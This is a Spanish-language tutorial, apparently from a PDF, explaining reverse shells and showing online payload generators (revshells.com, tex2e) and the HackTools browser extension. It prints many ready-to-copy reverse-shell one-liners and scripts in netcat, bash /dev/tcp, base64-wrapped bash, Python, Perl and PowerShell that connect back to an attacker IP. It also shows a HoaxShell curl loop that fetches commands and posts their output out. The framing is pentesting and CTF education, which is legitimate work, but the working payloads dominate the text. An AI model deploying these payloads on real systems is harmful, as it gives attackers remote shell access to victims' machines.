

# Reverse Shell



# Contenido

¿Qué es una Reverse Shell? .....	3
¿Cómo funciona una Reverse Shell? .....	3
Diagrama de flujo.....	3
Tipos de Reverse Shell.....	4
Ejemplos de Reverse Shells.....	5
◆ Con Netcat (nc) – Linux o Windows .....	5
◆ En Windows (cmd) con PowerShell:.....	5
◆ En Python:.....	5
¿Para qué se usa una Reverse Shell en seguridad informática? .....	6
Limitaciones y riesgos.....	6
Alternativas más avanzadas.....	6
<b>Herramientas en línea - Reverse Shell Generator .....</b>	<b>7</b>
¿Qué hace revshells.com? .....	7
¿Por qué es útil? .....	7
Breve contexto técnico .....	7
<b>Herramientas en línea - Reverse Shell Generator de tex2e.....</b>	<b>11</b>
¿Qué es? .....	11
¿Cómo funciona?.....	11
¿Por qué es útil? .....	11
En resumen.....	11
<b>HackTools - Extensión para Firefox.....</b>	<b>13</b>
¿Qué es? .....	13
Funcionalidades principales .....	13
Integración práctica.....	13
Resumen rápido.....	14
<b>Shellz.....</b>	<b>17</b>
¿Qué es 4ndr34z/shells? .....	17
Funcionalidades destacadas .....	17
Instalación y uso .....	17
Dependencias .....	18
Beneficios en CTF y Pentesting.....	18
Mitigación .....	25
¿Cómo protegerse?.....	25

Una **Reverse Shell** (o "consola inversa") es una técnica comúnmente usada en **hacking ético**, **pruebas de penetración** y **CTFs**, que permite a un atacante **obtener acceso remoto** a un sistema comprometido iniciando una conexión desde la víctima hacia el atacante.



## ¿Qué es una Reverse Shell?

En una **conexión shell normal (bind shell)**, el atacante se conecta a un puerto abierto en la máquina víctima. Pero si la víctima está detrás de un **firewall**, **NAT** o no tiene puertos expuestos, esto puede ser imposible.

La **reverse shell** resuelve esto al hacer que la víctima **inicie la conexión de salida hacia el atacante**, quien está "escuchando" en su máquina. Como las conexiones salientes suelen estar permitidas por el firewall, este método tiene más éxito.




## ¿Cómo funciona una Reverse Shell?

1. El atacante configura su equipo para **escuchar conexiones entrantes** (por ejemplo, con nc -lvp 4444).
2. El atacante ejecuta (o consigue que se ejecute) un **payload de reverse shell** en la máquina víctima.
3. Este payload hace que la víctima **se conecte de vuelta** al atacante y **redirija su consola a través de esa conexión**.
4. El atacante obtiene acceso a una shell remota (por ejemplo, bash, cmd, PowerShell) de la máquina víctima.



## Diagrama de flujo





## Tipos de Reverse Shell

Los atacantes suelen usar las cargas útiles de shell inverso para establecer una conexión con su sistema. Estas cargas útiles pueden ser parte de varias herramientas y marcos de piratería. Estos son algunos tipos comunes de cargas útiles de shell inverso:

**Netcat (nc):** Netcat es una utilidad de red versátil que se puede utilizar para crear un shell inverso básico. El atacante configura un oyente usando Netcat, y la víctima se conecta de nuevo a él, estableciendo un shell.

**Bash (Linux):** Se puede lograr un shell inverso simple usando Bash, el shell de comandos para sistemas operativos basados en Unix. El atacante podría usar un comando de una línea para crear un shell inverso.

**Python:** Python es un poderoso lenguaje de secuencias de comandos y los atacantes a menudo lo usan para crear shells inversos. Pueden escribir un guión corto que abra una conexión de red y redirija la entrada / salida a esa conexión.

**PowerShell (Windows):** en los sistemas Windows, PowerShell es un shell de línea de comandos que admite scripts. Los atacantes pueden usar PowerShell para crear shells inversos para destinos basados en Windows.

**PHP:** PHP es un lenguaje de secuencias de comandos del lado del servidor, y los atacantes pueden crear secuencias de comandos PHP para establecer conexiones de shell inversas. Estos scripts a menudo se inyectan en aplicaciones web vulnerables.

**Ruby:** Similar a Python, Ruby es un lenguaje de secuencias de comandos que se puede usar para crear cargas útiles de shell inversas. Los atacantes pueden usar scripts de Ruby para explotar vulnerabilidades y obtener el control de un sistema.

**Metasploit Framework:** Metasploit es un marco de pruebas de penetración que incluye una variedad de herramientas para explotar vulnerabilidades. Proporciona cargas útiles de shell inversas preconstruidas para diferentes escenarios y plataformas.

**Java:** se pueden crear shells inversos basados en Java para explotar los sistemas donde está instalado Java. Los atacantes pueden usar sockets de Java para establecer una conexión con su servidor.

**C y C++:** los atacantes también pueden escribir código de shell inverso personalizado en lenguajes de nivel inferior como C y C++ para evitar la detección por parte del software antivirus y los sistemas de detección de intrusos.

# Ejemplos de Reverse Shells

## ◆ Con Netcat (nc) – Linux o Windows

Desde la víctima:

```
nc <IP_del_atacante> 4444 -e /bin/bash
```

- -e /bin/bash: ejecuta bash y lo conecta al socket creado.

 Algunos netcat no soportan -e. En ese caso se usa una versión como ncat o scripts alternativos.

## ◆ En Windows (cmd) con PowerShell:

```
$client = New-Object  
System.Net.Sockets.TCPClient("IP_DEL_ATACANTE",4444);  
$stream = $client.GetStream();  
[byte[]]$bytes = 0..65535|%{0};  
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){  
    $data = (New-Object -TypeName  
System.Text.ASCIIEncoding).GetString($bytes,0, $i);  
    $sendback = (iex $data 2>&1 | Out-String );  
    $sendback2 = $sendback + "PS " + (pwd).Path + "> ";  
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);  
    $stream.Write($sendbyte,0,$sendbyte.Length);  
    $stream.Flush()  
}  
$client.Close()
```

## ◆ En Python:

```
import socket,subprocess,os  
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)  
s.connect(("IP_DEL_ATACANTE",4444))  
os.dup2(s.fileno(),0)  
os.dup2(s.fileno(),1)  
os.dup2(s.fileno(),2)  
p=subprocess.call(["/bin/sh","-i"])
```

Puedes guardar este script como rev.py y ejecutarlo en la máquina víctima.

## ¿Para qué se usa una Reverse Shell en seguridad informática?

- **Pruebas de penetración**: para verificar si un sistema puede ser comprometido tras la ejecución de código malicioso.
- **CTFs (Capture The Flag)**: retos en los que se gana una shell en la máquina remota.
- **Persistencia**: un atacante puede usar una reverse shell para mantener acceso.
- **Pivoting**: conectarse a máquinas intermedias en una red interna.



## Limitaciones y riesgos

- **Visibilidad en la red**: puede ser detectada por IDS/IPS si no está cifrada.
- **No persistente**: si la conexión se cae, se pierde el acceso (a menos que se use un mecanismo de persistencia).
- **Limitado por firewalls/antivirus**: los AV pueden detectar patrones comunes (por ejemplo, nc.exe).



## Alternativas más avanzadas

- **Reverse Shell sobre HTTPS o DNS** (para evadir firewalls).
- **Meterpreter** (de Metasploit): shell avanzada con capacidades integradas.
- **C2 Frameworks** como Cobalt Strike o Sliver.

# Herramientas en línea - Reverse Shell Generator

## ¿Qué hace revshells.com?

Es un generador de reverse shells en línea, diseñado especialmente para entornos de pentesting y CTFs. Permite crear rápidamente payloads para diversas situaciones sin necesidad de escribirlos desde cero. Las características clave incluyen:

- Soporte para shells inversas (**reverse shells**) y shells de enlace (**bind shells**)
- Integración con **MSFVenom**
- Generación de código en múltiples lenguajes (Bash, Python, PowerShell, PHP, etc.)
- Codificaciones variadas (URL Encode, Base64, doble URL)
- Modo “Raw” para usar directamente en comandos curl
- Funcionalidad para copiar el payload generado y descargar scripts
- Mantiene configuración en local (LocalStorage) en el navegador
- Modos de visualización: claro, oscuro e incluso un “meme mode” divertido ([revshells.com](http://revshells.com))

## ¿Por qué es útil?


- Ahorra tiempo durante un reto de CTF o en una prueba de intrusión real al tener payloads listos y personalizables.
- Permite ajustar IP, puerto, sistema operativo objetivo, tipo de shell y codificación sin esfuerzo.
- Facilita la creación de comandos robustos y fiables, incluso en entornos con restricciones o filtrado de entrada ([revshells.com](http://revshells.com), [Aditya Telange](#)).

## Breve contexto técnico

- El sitio está basado en el proyecto open source **reverse-shell-generator**, disponible en GitHub ([GitHub](#)).
- Ha sido mencionado en varios write-ups como un recurso estándar para generar payloads rápidamente en retos y laboratorios ([InfoSec Write-ups](#)).

En resumen, [revshells.com](https://www.revshells.com) es una excelente herramienta para generar y probar rápidamente payloads de reverse (o bind) shell en diversos entornos, configurable con facilidad y ideal para agilizar soluciones en CTFs.

Una vez que se cargue el [www.revshells.com](https://www.revshells.com), proporcione la dirección IP de Listerner <IP del atacante> y el puerto de escucha <puerto aleatorio>; tan pronto como lo haga, se generará este comando de escucha y shell inverso como se muestra en la imagen a continuación. Ejecute el comando reverse shell en el sistema de la víctima y ejecute el oyente en su máquina atacante. Una vez que hagas esto, tendrás tu shell inverso.



Como puedes ver en la imagen de abajo, hay varias opciones del oyente que puedes crear como powercat, busybox nc, socat, etc. Aquí hemos creado un oyente netcat. Incluso para la carcasa inversa tenemos opciones como bash, pearl, ruby, nc -c y muchas más.

En la imagen a continuación, también puede observar que puede crear dichos comandos de shell inverso para todos los sistemas operativos, como Linux, Windows y Mac.

The screenshot shows the RevShells.com Reverse Shell Generator interface. The URL in the address bar is https://www.revshells.com. The theme is set to Dark. The main title is "Reverse Shell Generator".

**IP & Port** section:

- IP: 192.168.1.17
- Port: 443 +1
- Note: root privileges required.

**Listener** section:

- Type: nc (selected)
- Options in the dropdown menu:
  - nc
  - nc freebsd
  - busybox nc
  - ncat
  - ncat.exe
  - ncat (TLS)
  - rlwrap + nc
  - rustcat
  - pwncat
  - windows ConPty
  - socat
  - socat (TTY)
  - powercat
  - msfconsole
  - hoaxshell
- Copy button
- Show Advanced checkbox

**OS** dropdown is set to All.

**Exploit Options** (left sidebar):

- Bash -i (selected)
- Bash 196
- Bash read line
- Bash 5
- Bash udp
- nc mkfifo
- nc -e
- nc.exe -e
- BusyBox nc -e
- nc -c
- ncat -e

Bottom controls:

- Shell: sh
- Encoding: None
- Raw and Copy buttons

Este generador de Reverse Shell también nos brinda la opción de crear Hoaxshell, que es una carga útil de powershell para Windows. Lo mismo se muestra en la imagen a continuación:

The screenshot shows the 'Reverse Shell Generator' interface. At the top left, there is a 'Theme' dropdown set to 'Dark'. The main title 'Reverse Shell Generator' is centered at the top. Below it, there are two main sections: 'IP & Port' on the left and 'Listener' on the right. In the 'IP & Port' section, the IP is set to '192.168.1.17' and the Port is set to '443'. A note below says 'root privileges required.' In the 'Listener' section, there is a command box containing 'sudo nc -lvpn 443' with a 'Copy' button to its right. An 'Advanced' toggle switch is also present. Below these sections, there are tabs for 'Reverse', 'Bind', 'MSFVenom', and 'HoaxShell'. The 'HoaxShell' tab is highlighted with a red box around it. On the left side, there is a sidebar with several options: 'PowerShell IEX', 'PowerShell IEX Constr Lang Mode', 'PowerShell Outfile', 'PowerShell Outfile Constr Lang Mode', 'Windows CMD cURL https', 'PowerShell IEX https', 'PowerShell Constr Lang Mode IEX https', 'PowerShell Outfile https', and 'PowerShell Outfile Constr Lang Mode https'. The 'PowerShell IEX' option is currently selected. To the right of the sidebar, the generated payload code is displayed, starting with '@echo off&cmd /V:ON /C "SET ip=192.168.1.17:443&&SET sid="Authorization:eb6a44aa-8acc1e56-629ea455"&&SET protocol=http://&&curl !protocol!!ip!/eb6a44aa-H !sid! > NUL && for /L %i in (0) do (curl -s !protocol!!ip!/8acc1e56 -H !sid! > !temp!cmd.bat & type !temp!cmd.bat | findstr None > NUL & if errorlevel 1 ((!temp!cmd.bat > !tmp!out.txt 2>&1) & curl !protocol!!ip!/629ea455 -X POST -H !sid! --data-binary @!temp!out.txt > NUL)) & timeout 1" > NUL'. At the bottom right of the payload area, there are 'Download Listener' and 'Copy' buttons.

## Herramientas en línea - Reverse Shell Generator de tex2e

### ¿Qué es?

Es una herramienta web open-source desarrollada por *tex2e* (disponible también en GitHub) que permite generar payloads de **reverse shell** de forma rápida y sin complicaciones. Es especialmente útil durante CTFs o pruebas de intrusión donde necesitas un shell inverso listo para ejecutar.

([GitHub](#), [tex2e.github.io](#))

### ¿Cómo funciona?

- En el sitio hay secciones dedicadas a diferentes retos de pentesting como OSINT, Recon, Web, SQL, y –lo más relevante aquí– **Reverse Shells Generator**.
- Basta con ingresar el **LHOST** (tu IP de escucha) y **LPORT** (puerto a escuchar), y enviar el formulario.
- La herramienta devuelve comandos listos para usar: payloads de reverse shell para distintos sistemas operativos y entornos.
- También permite generar scripts o archivos que puedes descargar y ejecutar directamente en la máquina objetivo.

([tex2e.github.io](#))

### ¿Por qué es útil?

- Ahorra tiempo al no tener que escribir manualmente comandos complejos para diferentes lenguajes o entornos.
- Útil en CTFs cuando el tiempo apremia y necesitas un payload funcional rápidamente.
- Ideal para entornos donde no sabes qué shells o herramientas están disponibles (bash, Python, PowerShell, etc.).

### En resumen

Esta web es un generador práctico de Reverse Shell que te permite simplificar la generación de payloads personalizados con solo entrar tu IP y puerto, ideal para CTFs o situaciones de pentesting donde necesitas estar operativo en segundos.

Para utilizar este generador, vaya al siguiente sitio web:

<https://tex2e.github.io/reverse-shell-generator/index.html>

Una vez que esté en el sitio web, haga clic en '**RevShell**' en la barra de menú. Y luego proporcione su host local y puerto local como se muestra en la imagen a continuación y luego haga clic en el botón 'Enviar'. Después de hacer clic en el botón enviar, tendrá su oyente. Simultáneamente, también creará múltiples comandos de shell inverso para varios sistemas operativos, como se muestra en la imagen a continuación:

The screenshot shows a web browser window with the URL <https://tex2e.github.io/reverse-shell-generator/index.html>. The page title is "Reverse Shells Generator". At the top, there is a navigation menu with tabs: OSINT, Recon, Web, SQL, RevShell (which is highlighted), Upload, Password, and PrivEsc. Below the menu, there are two input fields: "LHOST" containing "192.168.1.17" and "LPORT" containing "4444". A red box highlights the "Submit" button. The main content area is divided into sections for generating exploit code:

- 1. Listen**:  
A code block for Kali Linux using netcat: "@Kali (netcat)  
nc -lvp 4444". A red arrow points to the port number "4444". A "Copy" button is to the right.  
Code block content:

```
@Kali (netcat)
nc -lvp 4444
```
- 2. Connect back**:
  - Bash**:  
A code block for Bash using bash: "bash -i >& /dev/tcp/192.168.1.17/4444 0>&1". A "Copy" button is to the right.  
Code block content:

```
bash
bash -i >& /dev/tcp/192.168.1.17/4444 0>&1
```
  - Bash**:  
A code block for Bash using exec: "0<&196;exec 196<>/dev/tcp/192.168.1.17/4444; sh <&196 >&196 2>&196". A "Copy" button is to the right.  
Code block content:

```
0<&196;exec 196<>/dev/tcp/192.168.1.17/4444; sh <&196 >&196 2>&196
```
  - Bash (Base64)**:  
A code block for Bash in Base64: "echo YmFzaCAtaSA+JiAvZGV2L3RjccBxOTIuMTY4LjEuMTCvNDQ0NCAwPiYx | base64 -d | bash". A "Copy" button is to the right.  
Code block content:

```
echo YmFzaCAtaSA+JiAvZGV2L3RjccBxOTIuMTY4LjEuMTCvNDQ0NCAwPiYx | base64 -d | bash
```
  - Python**:  
A code block for Python using socket and subprocess: "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("192.168.1.17",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'". A "Copy" button is to the right.  
Code block content:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("192.168.1.17",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```
  - Python3**:  
A code block for Python 3 using socket and subprocess: "python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("192.168.1.17",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'". A "Copy" button is to the right.  
Code block content:

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("192.168.1.17",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```
  - Perl**:  
A code block for Perl using Socket: "perl -e 'use Socket;\$i="192.168.1.17";\$p=4444;socket(S,PF\_INET,SOCK\_STREAM,getprotobynumber("tcp"));
if(connect(S,sockaddr\_in(\$p,inet\_aton(\$i)))){{open(STDIN,>&S");open(STDOUT,>&S");open(STDERR,>&S");exec("/bin/sh -i");}};'". A "Copy" button is to the right.  
Code block content:

```
perl -e 'use Socket;$i="192.168.1.17";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));
if(connect(S,sockaddr_in($p,inet_aton($i)))){{open(STDIN,>&S");open(STDOUT,>&S");open(STDERR,>&S");exec("/bin/sh -i");}};'
```
  - Perl**:  
A code block for Perl using IO::Socket::INET: "perl -MIO -e '\$p=fork;exit,if(\$p);\$c=new IO::Socket::INET(PeerAddr,'192.168.1.17:4444');STDIN->fdopen(\$c,r);\$~->fdopen(\$c,w);system\$\_ while<>;'". A "Copy" button is to the right.  
Code block content:

```
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,'192.168.1.17:4444');STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```
  - Perl (Windows)**:  
A code block for Perl on Windows using IO::Socket::INET: "perl -MIO -e '\$c=new IO::Socket::INET(PeerAddr,'192.168.1.17:4444');STDIN->fdopen(\$c,r);\$~->fdopen(\$c,w);system\$\_ while<>;'". A "Copy" button is to the right.  
Code block content:

```
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,'192.168.1.17:4444');STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```
  - PowerShell**:  
A code block for PowerShell using TCPClient: "powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient('192.168.1.17',4444);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String);\$sendback2 = \$sendback + "PS " + (pwd).Path + "> ";\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush()};\$client.Close()". A "Copy" button is to the right.  
Code block content:

```
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient('192.168.1.17',4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data =
```
  - PowerShell**:  
A code block for PowerShell using TCPClient: "powershell -nop -c "\$client = New-Object System.Net.Sockets.TCPClient('192.168.1.17',4444);\$stream =
\$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data =". A "Copy" button is to the right.  
Code block content:

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.1.17',4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data =
```



## HackTools - Extensión para Firefox

### ¿Qué es?

**HackTools** es una extensión de navegador que transforma tu Firefox en una completa herramienta para pruebas de penetración web. Es un complemento muy útil, altamente valorado por la comunidad de seguridad informática.([Complementos para Firefox](#))

- Se puede usar desde el menú emergente (popup) o integrarse en el panel de DevTools (F12).([Complementos para Firefox](#))

### Funcionalidades principales

HackTools incluye una amplia batería de herramientas y payloads listos para usar:

- **Generador dinámico de reverse shells** (PHP, Bash, Python, Ruby, Perl, Netcat)
- **TTY Shell Spawning** para control interactivo
- **Payloads de XSS, SQLi, LFI** – listas para enviar
- **Codificadores/decodificadores de Base64**
- **Generador de hashes**: MD5, SHA1, SHA256, SHA512, e incluso SM3
- **Comandos útiles de Linux** como port-forwarding, SUID
- **Referencias a exploits y vulnerabilidades**: feeds RSS de ExploitDB, Cisco, CVE, etc.

En conjunto, te evita buscar payloads en diferentes fuentes o tu almacenamiento local. Todo está disponible con un solo clic.

### Integración práctica


- Se puede abrir desde el popup del navegador o como una pestaña completa dentro de DevTools (usando F12).([Hacking Articles, Medium](#))
- Ideal para operaciones rápidas durante un CTF: desde lanzar un reverse shell, generar un hash o probar un payload XSS al vuelo.

## Resumen rápido

